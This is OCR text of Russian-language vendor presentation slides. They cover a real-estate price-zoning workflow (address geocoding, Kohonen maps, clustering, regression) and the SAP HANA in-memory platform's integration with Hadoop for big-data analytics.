
Семантическая обработка текстов, геопозиционирование, загрузка данных

Хранение данных в информационно-поисковом сервере Endeca Server


Рабочие места пользователей: аналитиков и конечных пользователей

Обработка данных об адресах

- Лингвистическая обработка (RCO)
- Геопозиционирование (ArcGIS, СканЭкс)
- Получение дополнительных факторов (расстояние от центра, транспортная доступность)




Статистическая обработка



- Оценка значимости атрибутов (корреляционный анализ)
- Гетероскедастичность (неоднородность наблюдений)
- Мультиколлинеарность (взаимозависимости между факторами)
- Чувствительность
- Тест на нормальность


Построение моделей



- Построение самоорганизующихся карт Кохонена
- Кластеризация
- Формирование правил


Первичное ценовое зонирование

- На основе карт Кохонена и кластеризации
- Геотрактовка
- Сопоставление полученных кластеров с географической картой



Ценовое зонирование на основе регрессионного анализа

- Построение регрессии внутри кластера
- Применение регрессии для восстановления данных
- Окончательное ценовое зонирование




SAP HANA Data Platform for Big Data




SAP HANA platform: новые технологии в основе

SAP HANA (**High-performance ANalytic Appliance**) – это программно-аппаратный комплекс, в основе которого лежит технология хранения и обработки данных in-memory



- In-Memory Software поставляется в комплекте с оборудованием Hardware-партнера (HP, IBM, Huawei, CISCO, Fujitsu, Hitachi, Dell,)
- Данные хранятся и обрабатываются непосредственно **в оперативной памяти**
- **Поколоночное хранение данных** позволяют оптимизировать выборку по запросу и существенно увеличить производительность системы
- Инструменты моделирования, управления жизненным циклом информации, обеспечения безопасности, поддержки масштабируемости и управляемости
- Отсутствие агрегатов БД позволяет получать доступ к детальным данным **в режиме реального времени**
- **Сжатие данных** за счет хранения и обработки только значимого содержимого
- Технологическая платформа **для любых типов приложений**

SAP HANA




- Данные хранятся и обрабатываются непосредственно **в оперативной памяти**
- «In-memory» позволяет избежать эффекта **задержек ввода/вывода**
- **Строчное и колоночное хранение данных** позволяют оптимизировать выборку по запросу
- **Сжатие данных** за счет хранения и обработки только значимого содержимого
- Поставляется как **единый программно-аппаратный комплекс**

Задачи аналитики




ФОРС

Аналитика на уровне СУБД



Интеграционная модель



Интеграция на уровне ETL

- Data Services предоставляет прямой доступ к Hadoop: SAP Data Services генерируют и выполняют инструкции HiveQL для запроса, выборки и загрузки данных в таблицы Hive.
- Анализ выполняется непосредственно в HDFS как задания модели MapReduce
- ETL непосредственно в SAP IQ

Прямой доступ к Hadoop


- Виртуальные таблицы (SAP HANA smart data access)
- Интеграция с HCatalog
- Федерация запросов с SAP IQ

SAP BI доступ


- Доступ SAP BOBJ напрямую к Hadoop HIVE через JDBC

Ценность Hadoop + SAP HANA

Ценность HADOOP заключается в том, чтобы создать репрезентативную выборку из гигантских объемов первичных данных и затем передать эту выборку для оперативной обработки в **SAP HANA** *(яркий пример – **сборка генома**)*



Собрать геном



Функциональная архитектура

SAP HANA

Анализ полученных фрагментов и восстановление последовательностей ДНК хромосом

